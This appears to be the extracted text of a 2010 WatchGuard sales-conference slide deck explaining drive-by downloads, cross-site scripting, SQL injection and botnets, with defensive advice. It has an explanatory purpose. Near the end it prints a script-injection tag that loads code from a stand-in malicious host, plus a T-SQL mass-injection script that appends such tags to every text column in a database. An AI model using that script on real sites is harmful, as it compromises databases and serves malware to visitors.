



The 2010 Web Battleground:
Watch out for SocNets
May, 2010

Rob Collins
Systems Engineer, WatchGuard



Agenda / Goals

Agenda:

- Explain why web-based attacks are today's biggest threat
- Describe and demonstrate the three most common web attacks
- Learn how social networks are the more dangerous web sites of all

Goals:

- Tips to protect your web users and servers from web attacks.

The Web is the Battleground



Get red. Get secured.



2009 Web Threat Statistics

In 2009, malicious web sites increased by almost 200%

38% of the web contains malware (IDC)

55% of disclosed vulnerabilities affect web apps

77% of web sites with malware are hijacked legitimate sites.

57% of data-stealing happens over the web

According to X-Force, Websense, & IDC

Why Attackers Moved to the Web

We've Blocked Other Vectors of Attack

- Servers and OSs firewalled and hardened
- Email Vector well protected
- Users more savvy to email threats


Your Browser has become the Universal App

- 3rd Party add-ons and plug-ins increase attack surface
- We do much more on the web. SaaS!


Web 2.0 Presents a Juicy Target

- Complexity breeds insecurity
- Its goal is to allow more user interaction and content... that's dangerous

Security Moving Up the OSI Stack



- Web Attacks are moving up the OSI Stack
- The Application layer is under attack



Web-Attack 101



Get red. Get secured.



Three Common Web Attacks

A red pill-shaped button with a white circle on the left side.

Drive-by Downloads

A red pill-shaped button with a white circle on the left side.

Cross Site Scripting

A red pill-shaped button with a white circle on the left side.

SQL Injection Attacks

Web Attacks: Drive-by Download (DbD)

Drive-by download (DbD): “When malware gets forcibly downloaded onto your computer without your knowledge or interaction. Typically occurs when a malicious website exploits a browser-based security vulnerability to force your computer to execute code that downloads the malware.”



DbDs, now more prominent than email borne threats




Criminals sell and support easy to use web attack frameworks



Sophos finds about 30,000 new malicious web sites every day

Drive-by Download DEMO



Web Attacks: Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS): “In general, an attack technique that allows an attacker to run script on a victim’s computer under the context of a another website the victim trusts. This attack exploits the trust the user has for a particular site”



The most commonly reported vulnerability




Provides social engineering opportunities for phishers



Often used in conjunction with DbD attacks

Cross-Site Scripting DEMO



Web Attacks: SQL Injection

SQL Injection: “An attack technique that allows hackers to gain control of a website’s underlying database due to flaws in the website’s application code.”



Attackers can leverage SQL Injection attacks in countless ways




Often used to harvest sensitive data for identity theft



Millions of legitimate web sites hijacked with SQL injection attacks

SQL Injection DEMO



Point Defenses: Web Threats



What You Can Do: Patch



What You Can Do: Secure Coding



www.owasp.org

What You Can Do: Layer-7 Inspection



What You Can Do: URL Filtering



What You Can Do: URL Reputation

- **Provide Cloud-based URL Reputation**
 - Cloud-based authority that give you reputation of URL
 - Can provide more dynamic /holistic view of malicious web sites



Combined Web Attacks

BRING OUT YOUR INNER
**SALES
ANIMAL**

2010 WatchGuard Sales Conference



Get red. Get secured.



Legitimate Sites Serve Malware



Combined Web Attacks Common

Part 2: Drive-by Download and SQL Injection Attack



```
<iframe><script src="http://EvilWebSite.cn/EvilJavaScript.js"></script></iframe>
```

Automating SQL Injection

DECLARE

```
@T varchar(255),
@C varchar(4000)
```

} Declare some variables

DECLARE Table_Cursor CURSOR FOR

```
select a.name,b.name
from sysobjects a,syscolumns b
where a.id=b.id and a.xtype=User Table and (b.xtype=ntext or b.xtype=text
or b.xtype=nvarchar or b.xtype=varchar)
```

} Find large text records in User tables

OPEN Table_Cursor

FETCH NEXT FROM Table_Cursor INTO @T,@C

WHILE(@@FETCH_STATUS=0)

BEGIN

```
exec('update ['+@T+] set ['+@C+]=['+@C+]+'''
></title><script src="http://BadWebsite.cn/evil.js"></script><!--
" where '+'@C+' not like "%'
></title><script src="http://BadWebsite.cn/evil.js"></script><!--'
")
```

} Append evil HTML code to records

FETCH NEXT FROM Table_Cursor INTO @T,@C

END


CLOSE Table_Cursor

DEALLOCATE Table_Cursor

How Do Evil Sites Live So Long?




Botnet Support




Fast Flux DNS

What's a Botnet?


A *botnet* is a network of compromised computers under the control of a remote attacker.



